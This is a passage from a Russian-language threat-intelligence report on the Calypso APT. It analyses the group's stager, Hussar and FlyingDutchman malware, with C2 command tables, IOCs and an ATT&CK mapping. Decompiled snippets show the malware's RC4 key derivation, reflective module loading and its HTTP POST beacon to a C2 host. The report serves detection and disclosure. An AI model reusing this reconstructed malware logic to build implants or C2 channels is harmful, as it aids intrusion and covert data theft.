Далее отправляется информация о зараженной машине (имя компьютера, текущая дата, версия ОС, разрядность процессора, разрядность ОС, IP-адреса на сетевых интерфейсах, а также их MAC-адреса). Отправив информацию о зараженной машине, ВПО ожидает ответа от C2, и если C2 возвращает необходимый код, то операция отправки информации о зараженной машине считается успешной, и ВПО продолжает свою работу, а иначе ВПО возвращается к этапу последовательного перебора адресов C2. Далее запускается процесс обработки команд, приходящих от C2.

Модули

Каждый модуль — это валидный MZPE-файл, который размечается в адресном пространстве того же процесса, в котором работает шеллкод. Также модуль может экспортировать символ GetClassObject, на который передается управление при его запуске (если это необходимо).

Каждый модуль имеет свой описатель, который создается в результате выполнения команды от контрольного сервера. Контрольный сервер присылает массив байтов, описывающий модуль (размером 0x15). Данный массив содержит информацию о модуле: необходимо ли его запускать через экспорт, тип модуля (по факту — нужны ли ему пайпы для обратной связи), размер модуля, RVA точки входа (используется, если не установлен флаг запуска через экспорт) и ключ для расшифровки данных модуля. Этот ключ представляет собой, по большому счету, данные, которые используются для форматирования настоящего ключа.

```
result = (char *)v2->pfnVirtualAllocEx(v5, 0i64, v4, 0x3000u, 0x40u);
pModuleData = result;
if ( !result )
  return result;
v2->pfnmemcpy(
  result,
  (const void *)pScDescriptor->modules[v3].pBuffer__ModuleData,
  pScDescriptor->modules[v3].szBuffer__ModuleData);
v8 = pScDescriptor->modules[v3].modKey;
if ( v8 != 0x7AC9 )
{
  strcpy(v13, "%02x#%02X_5B");
  v2->pfnmemset(&pStrKey, 0, 0x64u);
  v2->pfnsprintf((char *)&pStrKey, v13, BYTE2(v8), (unsigned __int8)v8);
  szModuleData = pScDescriptor->modules[v3].szBuffer__ModuleData;
  if ( szModuleData > 0 )
    RC4Data((__int64)pModuleData, szModuleData, (__int64)&pStrKey, pScDescriptor);
}
```

Рисунок 21. Расшифровка модуля

Также отметим, что расшифровка производится — только если modKey не равен зашитой внутрь шеллкода константе 7AC9h. Эта проверка влияет только на процесс дешифровки. Если все же modKey будет равен константе, ВПО перейдет сразу к загрузке модуля. Это будет означать, что модуль не зашифрован.

Для запуска каждого модуля создается отдельный поток, внутри которого и запускается модуль. Процесс запуска с пайпами следующий:

- ВПО создает поток для модуля, начинается процесс маппинга модуля и передача ему управления внутри созданного для него потока;
- ВПО создает новое подключение до текущего рабочего C2;
- ВПО создает пайп с именем, получаемым по форматной строке `\\.\pipe\windows@#%02XMon` (значение, которое будет вставлено вместо `%02X`, передается с C2 вместе с командой на запуск модуля);
- ВПО запускает два потока, транслирующие данные из пайпа на C2 и с C2 в пайпы с использованием подключения, созданного на предыдущем этапе. Внутри потоков создаются еще два пайпа — `\\.\pipe\windows@#%02Xfir` и `\\.\pipe\windows@#%02Xsec`. Пайп с окончанием `fir` используется для передачи данных от модуля до C2. Пайп с окончанием sec используется для передачи данных и команд от C2 до модулей.

Второй поток, который обрабатывает команды от C2 до модулей, имеет свой собственный обработчик. О нем подробнее написано в разделе команд, но сейчас отметим только то, что одна из команд может запустить локальный асинхронный TCP-сервер. Он будет принимать данные от того, кто у нему подключится, передавать их на C2 и пересылать их с C2 обратно. Он биндится на адрес 127.0.0.1 и на тот порт, на который получится, начиная с 5000, последовательно перебирая их.

Команды

Ниже приведены идентификаторы команд, которые может принимать ВПО, а также те, что отправляет само ВПО в различных ситуациях.

Идентификатор	Направление	Тип	Описание
0x294C	От C2	Команда	Создать описатель модуля

0x2AC8	От C2	Команда	Принять данные, содержащие модуль, и сохранить их
0x230E	От C2	Команда	Запустить модуль без создания дополнительных пайпов
0x2D06	От C2	Команда	Разрушить объект описателя модуля
0x590A	От C2	Команда	Запустить встроенный модуль работы с файловой системой
0x3099	От C2	Команда	Запустить модуль, а также создать дополнительные пайпы для взаимодействия
0x1C1C	От C2	Команда	Самоудаление. Выполняется BAT-скрипт, удаляющий persistence и очищающий созданные директории
0x55C3	От C2	Команда	Загрузить файл с машины на C2
0x55C5	От C2	Команда	Рекурсивный листинг директории
0x55C7	От C2	Команда	Загрузить файл с C2 на машину
0x3167	От C2	Команда	Записать данные в пайп с окончанием «Mon»
0x38AF	От C2	Команда	Записать в пайп с окончанием «Mon» команду 0x38AF. После этого завершается открытое соединение для модуля. Возможно, означает «завершить работу модуля»
0x3716	От C2	Команда	Переслать данные модуля другому модулю
0x3A0B	От C2	Команда	То же, что и 0x3099
0x3CD0	От C2	Команда	Запустить асинхронный TCP-сервер, транслирующий данные между C2 и клиентом, который подключится к нему
0x129E	От ВПО	Ответ	Данный идентификатор имеет пакет, содержащий информацию о машине
0x132A	От C2	Ответ	Данный идентификатор имеет пакет, приходящий от C2 в ответ на отправку данных о зараженной машине. Получение такого пакета расценивается ВПО как успешная отсылка информации о машине

0x155B	От ВПО	Ответ	Данный идентификатор имеет пакет, содержащий информацию об инициализированных описателях модулей. Пакет выполняет роль “GetCommand”. Ответ на него содержит одну из возможных команд
0x2873	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый в случае, если инициализация описателя модуля прошла успешно (0x294C)
0x2D06	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый в случае, если инициализация описателя модуля завершилась с ошибкой (0x294C)
0x2873	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый после принятия данных модуля(0x2AC8). Содержит в себе количество уже сохраненных байтов
0x2743	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый после запуска модуля без пайпов (0x230E)
0x2D06	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый после того, как описатель модуля был разрушен (0x2D06)
0x3F15	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый после того, как запущен модуль с пайпами
0x32E0	От ВПО	Ответ	Данный идентификатор имеет пакет, отправляемый в случае, если имеет место повторная попытка инициализации уже созданных пайпов для модуля
0x34A7	От ВПО	Ответ	Данный идентификатор имеет пакет, содержащий данные, пересылаемые из пайпа на C2
0x9F37	От ВПО	Ответ	Данный идентификатор имеет пакет, содержащий данные, пересылаемые с TCP-сервера на C2

Сетевой код

Каждый пакет имеет следующую структуру:

```
Struct Packet{
        Struct Header{
        _DWORD rand_k1;
  _DWORD rand_k2;
  _DWORD rand_k3;
  _DWORD szPaylaod;
  _DWORD protoConst;
  _DWORD packetId;
  _DWORD unk1;
  _DWORD packetKey;
};
  _BYTE [max 0x2000] packetPayload;
};
```

Каждый пакет имеет уникальный ключ, определяемый как szPayload + GetTickCount() % hardcodedConst. Данный ключ сохраняется в соответствующее поле заголовка packetKey. Из него генерируется другой ключ, который используется для шифрования алгоритмом RC4 заголовка пакета (без поля packetKey, оно не зашифровывается). Генерация RC4-ключа для заголовка представлена на рисунке ниже.

```
lbuf_packetHeader.reservedProtoConst = 0xE0B2;
lbuf_packetHeader.packetId = lPacketId;
lbuf_packetHeader.szPayload = lszPayload;
lbuf_packetHeader.randDw_k1 = lszPayload + v7->pfnGetTickCount() % 0x87C9;
lbuf_packetHeader.randDw_k2 = lszPayload + v7->pfnGetTickCount() % 0x3F0D;
lbuf_packetHeader.randDw_k3 = lszPayload + v7->pfnGetTickCount() % 0x9B34;
randDw_PacketKey = v7->pfnGetTickCount();
*(_DWORD *)lbuf_packetHeader.packetKey = lszPayload + randDw_PacketKey % 0xF317;
kp1[0] = (lszPayload + randDw_PacketKey % 0xF317) & 0x7A;// kp1[3]
kp2[0] = lbuf_packetHeader.packetKey[2] & 0xA6;// kp[2]
kp2[3] = (lszPayload + randDw_PacketKey % 0xF317) ^ 0x6F;
kp1[2] = lbuf_packetHeader.packetKey[2] ^ 0x81;
kp2[1] = lbuf_packetHeader.packetKey[1] ^ 0x86;
kp1[1] = lbuf_packetHeader.packetKey[1] ^ 0x4E;
kp2[0] = lbuf_packetHeader.packetKey[3] & 0xE4;
kp1[0] = lbuf_packetHeader.packetKey[3] & 0x3D;
v7->pfnmemset(lstr_RC4key, 0, 0x64u);
v18 = v8->pSC_Context;
strcpy(fmtOneByteInHex_1, "%02X");
strcpy(fmtOneByteInHex_2, "%02x");
i1 = 0;
j1 = 0i64;
do
{
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_1, lbuf_packetHeader.packetKey[j1]);
  i1 += 2;
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_2, kp1[j1]);
  i1 += 2;
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_1, kp2[j1++]);
  i1 += 2;
}
while ( j1 < 4 );
```

Рисунок 22. Генерация RC4-ключа для заголовка

Далее из зашифрованных полей szPayload, packetId, protoConst, rand_k3 генерируется еще один RC4-ключ, который используется для шифрования полезной нагрузки пакета.

```
v7->pfnmemcpy(payload_kp1, &lbuf_packetHeader.szPayload, 4u);
v7->pfnmemcpy(payload_kp2, &lbuf_packetHeader.packetId, 4u);
v7->pfnmemcpy(payload_kp3, &lbuf_packetHeader.reservedProtoConst, 4u);
v7->pfnmemcpy(payload_kp4, &lbuf_packetHeader.randDw_k3, 4u);
payload_kp1[2] = payload_kp1[1] & 0x89;
payload_kp2[3] = payload_kp2[0] & 0xB0;
payload_kp1[1] = payload_kp1[1] & 0x89 ^ 0x60;
payload_kp2[0] = payload_kp2[0] & 0xB0 ^ 0xD1;
payload_kp2[2] = payload_kp2[1] ^ 0x8D;
payload_kp2[1] = (payload_kp2[1] ^ 0x8D) & 0x64;
payload_kp3[3] = payload_kp3[0] & 0xB4;
payload_kp3[0] &= 0x94u;
payload_kp3[2] = payload_kp3[1] ^ 0x91;
payload_kp3[1] ^= 0xF9u;
payload_kp4[3] = payload_kp4[0] & 0x8A;
payload_kp1[3] = payload_kp1[0] ^ 0xAC;
payload_kp4[0] &= 0x82u;
payload_kp4[2] = payload_kp4[1] ^ 0xB2;
payload_kp4[1] ^= 0xD8u;
payload_kp1[0] = (payload_kp1[0] ^ 0xAC) & 0xCD;
v7->pfnmemset(lstr_RC4PayloadKey, 0, 0x64u);
v43 = v8->pSC_Context;
strcpy(fmtOneByteInHex_1, "%02x");
strcpy((char *)kp1, "%02X");
v44 = 0;
v45 = 0i64;
do
{
  v43->pfnsprintf(&lstr_RC4PayloadKey[v44], (const char *)kp1, payload_kp1[v45]);
  v46 = v44 + 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], fmtOneByteInHex_1, payload_kp2[v45]);
  v46 += 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], (const char *)kp1, payload_kp3[v45]);
  v46 += 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], fmtOneByteInHex_1, payload_kp4[v45++]);
  v44 = v46 + 2;
}
while ( v45 < 4 );
```

Рисунок 23. Генерация RC4-ключа для полезной нагрузки пакета

Далее формируются HTTP-заголовки и сформированный пакет отправляется на C2. Кроме того, каждый пакет снабжается своим номером, который фигурирует в URL. Модули могут передавать свой идентификатор, который используется для нахождения подключения, созданного на этапе запуска модуля. Идентификатор модуля 0 зарезервирован для основного подключения стейджера.

```
v7->pfnsprintf(
  acsHTTPHeaders,
  "POST http://%s/updates.php?0x%08x HTTP/1.1\r\n"
  "Host: %s\r\n"
  "Connection: Keep-Alive\r\n"
  "User-Agent: Mozilla/5.0\r\n"
  "Cache-Control: no-catch\r\n"
  "Content-Length: %d\r\n"
  "\r\n",
  &v72,
  (unsigned int)v8->packetsNumber,
  &v72,
  lszPayload + 0x20i64);
v50 = v8->packetsNumber;
if ( v50 < 0xFFFFFFFE )
  v8->packetsNumber = v50 + 1;
else
  v8->packetsNumber = v7->pfnGetTickCount() % 0xFFFFFFFE;
v51 = ((__int64 (__fastcall *)(char *))v7->pfnlstrlenA)(acsHTTPHeaders);
lmoduleIdx = (signed int)moduleIdx;
v53 = 0;
v54 = v51;
while ( 1 )
{
  v55 = (void *)((_DWORD)lmoduleIdx ? v8->modules[lmoduleIdx].pSSL : v8->pSsl_ConnectedToC2);
  if ( !v55 )
    break;
  v56 = v8->pSC_Context->pfnSSL_write(v55, &acsHTTPHeaders[v53], v54 - v53);
```

Рисунок 24. Формирование HTTP-заголовков

Другие варианты

Как мы уже упоминали, дроппер может быть сконфигурирован на запуск не только шелл-кода, но и исполняемых файлов. Мы обнаружили один и тот же дроппер-stager с разной полезной нагрузкой на борту: это Hussar и FlyingDutchman.

Дроппер-stager

Основными задачами данного дроппера являются распаковка и маппинг полезной нагрузки, хранящейся в закодированном виде в ресурсах. Также дроппер хранит закодированные конфигурационные данные, которые он передает как параметр полезной нагрузке.

```
qmemcpy(&lbufDecodedConfig, g_bufEncodedConfig, 0x108u);
_swprintf(&Dest, L"%d", lbufDecodedConfig);
DecodeData(&lbufDecodedConfig, 0x108u);
v1 = FindResourceW(g_hModuleSelf, 0xB2, 2);
if ( !v1 )
  return 0;
if ( !ExtractPaylaod(v1) )
  return 0;
v3 = ReflectiveMZPEMap(g_szPayload);
v4 = v3;
if ( !v3 )
  return 0;
v5 = GetPayloadEntry(v3);
if ( !v5 )
  return 0;
v6 = CreateThread(0, 0, v5, &lbufDecodedConfig, 0, 0);
WaitForSingleObject(v6, 0xFFFFFFFF);
```

Рисунок 25. Процесс распаковки полезной нагрузки

Hussar

Hussar по смыслу похож на те шеллкоды, что описаны выше. Он позволяет загружать модули и собирать базовую информацию о машине, а также может добавлять себя в список авторизированных приложений брандмауэра Windows.

Инициализация

Первым делом ВПО осуществляет разбор переданной ему из загрузчика конфигурации.



Рисунок 26. Пример конфигурации

Структура конфигурации следующая:

```
Struct RawConfig{
        _DWORD protocolId;
        _BYTE c2Strings [0x100];
};
```

Поле protocolId показывает, по какому протоколу будет вестись взаимодействие с C2. Всего их реализовано три:

- protocolId равно 1 — будет использован протокол на основе TCP;
- protocolId равно 2 — на основе HTTP;
- protocolId равно 3 — на основе HTTPS.

Затем генерируется идентификатор машины. Он состоит из имени компьютера и временной метки. Временная метка может быть просчитана из реестра из ключа SOFTWARE\Microsoft\Windows\CurrentVersion\Telephony (значение Perf0). В случае если прочитать ее не удалось, к идентификатору машины добавляется temp.

```
  v1 = aSoftwareMicros[v0];                   // SOFTWARE\Microsoft\Windows\CurrentVersion\Telephony
  SubKey[v0] = v1;
  ++v0;
}
while ( v1 );
v5 = _time64(0);
if ( RegOpenKeyExW(HKEY_CURRENT_USER, (LPCWSTR)SubKey, 0, 0xF003Fu, &phkResult) )
{
  Data = 0;
}
else if ( RegQueryValueExW(phkResult, L"Perf0", 0, &Type, lpData, &cbData) )
{
  Data = v5;
  if ( RegSetValueExW(phkResult, L"Perf0", 0, 4u, (const BYTE *)&Data, 4u) )
    Data = 0;
  RegCloseKey(phkResult);
}
else
{
  Data = *(_DWORD *)lpData;
}
memset(g_MachineID, 0, 0xC8u);
if ( (unsigned int)Data <= 0 )
{
  Data = v5;
  wsprintfW(g_MachineID, L"%s-temp-%d", g_wcsComputerName, (_DWORD)v5);
}
else
{
  wsprintfW(g_MachineID, L"%s-%d", g_wcsComputerName, Data);
}
```

Рисунок 27. Генерация идентификатора машины

Далее создается окно, которое впоследствии используется для обработки приходящих сообщений.

```
hModule = GetModuleHandleW(0);
if ( !hModule )
  return 0;
v6.cbSize = 48;
v6.style = 3;
v6.lpfnWndProc = Sminlet_WndProc;
v6.cbClsExtra = 0;
v6.cbWndExtra = 0;
v6.hIcon = LoadIconW(0, (LPCWSTR)0x7F05);
v6.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
v6.hbrBackground = (HBRUSH)6;
v6.lpszMenuName = 0;
v6.hInstance = hModule;
v6.lpszClassName = L"Sminlet";
v6.hIconSm = 0;
if ( !RegisterClassExW(&v6) )
  return 0;
g_hSminletWnd = CreateWindowExW(0, L"Sminlet", L"Error", 0xCF0000u, 0x80000000, 0, 0x80000000, 0, 0, 0, hModule, 0
```

Рисунок 28. Создание окна диспетчера

Затем ВПО добавляет себя в список авторизованных приложений брандмауэра Windows с помощью COM-интерфейса INetFwMgr.

Инициализация заканчивается созданием потока, который осуществляет подключение к C2 и периодическую отправку запроса на команду. Функция, работающая в потоке, использует API WSAAsyncSelect для оповещения ранее созданного окна о том, что над созданным подключением возможно выполнить действия (сокет «готово для чтения», «подключен», «закрыто»).

```
if ( g_pProtocolConnector->protocolId == 1 )
  WSAAsyncSelect(g_hC2Socket, v2, 0xC357u, 0x31);// FD_READ | FD_CLOSE | FD_CONNECT
```

Рисунок 29. Связь между открытым сокетом и окном

В общем окно и механизм сообщений Windows используются ВПО как способ передачи команд. Так как хендл окна передается модулям, а в диспетчере есть не используемые самим стейджером ветви, можно предположить, что модули могут использовать окно для взаимодействия C2.

Модули

Каждый модуль представляет собой MZPE-файл, который загружается в то же адресное пространство, что и стейджер. Модуль должен экспортировать функцию GetModulInfo, которая вызывается стейджером после маппинга образа.

Идентификатор	Направление	Тип	Описание
0x835	От C2	Команда	Собрать информацию о зараженной машине (версия ОС, имя пользователя, имя компьютера, строка, содержащая текущее время, имя процессора из реестра, а также — является ли ОС 64-разрядной)
0x9CA4	От C2	Команда	Загрузить модуль. Данные модуля приходят от C2
0xC358 (Window MSG Code)	???	Команда	Передать данные из LPARAM на C2
0xC359 (Window MSG Code)	???	Команда	Передать конфигурацию C2 модулю. Идентификатор модуля передается в LPARAM
0x834, 0x835, 0x838, 0x9CA4, ни один из перечисленных	???	Команда	Передать принятый пакет модулю. Идентификатор модуля передается от C2

FlyingDutchman

Полезная нагрузка предоставляет удаленный доступ к зараженной машине. Включает в себя функции по захвату скриншотов с экрана, удаленный шелл, операции с файловой системой, позволяет управлять процессами и сервисами в системе. Состоит из нескольких модулей.

Идентификатор модуля	Идентификатор CMD	Направление	Тип	Описание
0xafc8	0xAFD3	От C2	Команда	Ping модуля
	0xAFD4	От C2	Команда	Отправляет информацию о зараженной машине (версию операционной системы, включая установленные сервис-паки, наименование процессора, строку, содержащую текущее время, разрешение экрана, информацию о свободном и занятом месте на дисках)
	0xAFD5	От C2	Команда	Отправляет список процессов, запущенных в системе
	0xAFD7	От C2	Команда	Завершить процесс. PID процесса передается от C2
	0xAFD9	От C2	Команда	Отправляет список окон, существующих в системе, вместе с заголовками
	0xAFDA	От C2	Команда	Отправить заданному окну сообщение WM_CLOSE
	0xAFDB	От C2	Команда	Развернуть окно
	0xAFDC	От C2	Команда	Свернуть окно
	0xAFDD	От C2	Команда	Показать окно
	0xAFDE	От C2	Команда	Скрыть окно

	0xAFE0	От C2	Команда	Отправляет список сервисов, существующих в системе
	0xAFE1	От C2	Команда	Осуществляет модификацию состояния существующего сервиса. Имя сервиса получается от C2. Может запустить сервис или перевести его в одно из состояний STOP, PAUSE, CONTINUE. Данные о том, какое состояние необходимо применять, также получаются с C2
	0xAFE2	От C2	Команда	Удалить существующий сервис. Имя сервиса получается с C2
	0xAFE3	От C2	Команда	Изменить тип старта сервиса. Имя сервиса получается с C2
0xabe0	0xABEB	От C2	Команда	Ping модуля
	0xABEC	От C2	Команда	Запустить процесс передачи скриншотов с экрана зараженной машины. Скриншоты снимаются раз в секунду
	0xABED	От C2	Команда	Приостановить процесс создания скриншотов
	0xABF1	От C2	Команда	Остановить процесс создания скриншотов. Модуль завершает свою работу
0xa7f8	0xA803	От C2	Команда	Запустить cmd.exe, а также поток, который будет считывать из связанного пайпа данные вывода консоли и отправлять их на C2
	0xA804	От C2	Команда	Записать команду в пайп, связанный с STDIN ранее созданного cmd.exe
	0xA805	От C2	Команда	Завершить работу процесса cmd.exe, а также всех ассоциированных с ним пайпов. Модуль завершает свою работу

0xa410	0xA41B	От C2	Команда	Отправляет информацию о дисках, установленных в системе, и их типах
	0xA41C	От C2	Команда	Отправляет листинг директории. Путь до необходимой директории передается с C2
	0xA41E	От C2	Команда	Загрузить файл с машины на C2
	0xA41F	От C2	Команда	Запустить файл
	0xA420	От C2	Команда	Удалить файл
	0xA421	От C2	Команда	Загрузить файл с C2
	0xA424	От C2	Команда	Переместить файл
	0xA425	От C2	Команда	Создать директорию
	0xA426	От C2	Команда	File Touch
	0xA428	От C2	Команда	Отправляет на C2 размер переданного файла. Путь до файла передается от C2

Заключение

Группа уже имеет за спиной несколько успешных взломов, однако допускает ошибки, позволяющие судить о ее происхождении. По всем приведенным данным, группа происходит из Азии и использует ранее никем не описанное ВПО. Троян Byeby связывает эту группу с обнаруженной нами ранее группой SongXY, пик активности которой пришелся на 2017 год.

Мы продолжаем тщательно следить за активностью группы Calypso и прогнозируем новые атаки с ее участием.

Индикаторы компрометации

Сетевые

23.227.207.137

45.63.96.120

45.63.114.127

r01.etheraval.com

tc.streleases.com

tv.teldcomtv.com

krgod.qqm8.com

Файловые индикаторы

Дропперы и полезная нагрузка

C9C39045FA14E94618DD631044053824	Dropper
E24A62D9826869BC4817366800A8805C	Dll
F0F5DA1A4490326AA0FC8B54C2D3912D	Shellcode
CB914FC73C67B325F948DD1BF97F5733	Dropper
6347E42F49A86AFF2DEA7C8BF455A52A	Dll
0171E3C76345FEE31B90C44570C75BAD	Shellcode
17E05041730DCD0732E5B296DB16D757	Dropper
69322703B8EF9D490A20033684C28493	Dll
22953384F3D15625D36583C524F3480A	Shellcode
1E765FED294A7AD082169819C95D2C85	Dropper
C84DF4B2CD0D3E7729210F15112DA7AC	Dll
ACAAB4AA4E1EA7CE2F5D044F198F0095	Shellcode

Дропперы с одинаковой полезной нагрузкой

85CE60B365EDF4BEEBBDD85CC971E84D	dropper
1ED72C14C4AAB3B66E830E16EF90B37B	dropper
CB914FC73C67B325F948DD1BF97F5733	dropper

Полезная нагрузка без дроппера

E3E61F30F8A39CD7AA25149D0F8AF5EF	Dll
974298EB7E2ADFA019CAE4D1A927AB07	Shellcode
AA1CF5791A60D56F7AE6DA9BB1E7F01E	Dll
05F472A9D926F4C8A0A372E1A7193998	Shellcode
0D532484193B8B098D7EB14319CEFCD3	Dll
E1A578A069B1910A25C95E2D9450C710	Shellcode
2807236C2D905A0675878E530ED8B1F8	Dll
847B5A145330229CE149788F5E221805	Shellcode
D1A1166BEC950C75B65FDC7361DCDC63	Dll
CCE8C8EE42FEAED68E9623185C3F7FE4	Shellcode

Hussar

43B7D48D4B2AFD7CF8D4BD0804D62E8B
617D588ECCD942F243FFA8CB13679D9C

FlyingDutchman

5199EF9D086C97732D97EDDEF56591EC
06C1D7BF234CE99BB14639C194B3B318

MITRE ATT&CK

Tactic	ID	Name
Execution	T1059	Command-Line Interface
Persistence	T1060	Registry Run Keys / Startup Folder
	T1053	Scheduled Task
	T1158	Hidden Files and Directories
Defense Evasion	T1027	Obfuscated Files or Information
	T1085	Rundll32
	T1064	Scripting
Credential Access	T1003	Credential Dumping
Discovery	T1087	Account Discovery
	T1046	Network Service Scanning
	T1135	Network Share Discovery
	T1082	System Information Discovery
Lateral Movement	T1097	Pass the Ticket
Collection	T1114	Email Collection
	T1113	Screen Capture
	T1005	Data from Local System
Command And Control	T1043	Commonly Used Port
	T1024	Custom Cryptographic Protocol
	T1001	Data Obfuscation

Calypso APT_A4.RUS.0003.02.OCT.23.2019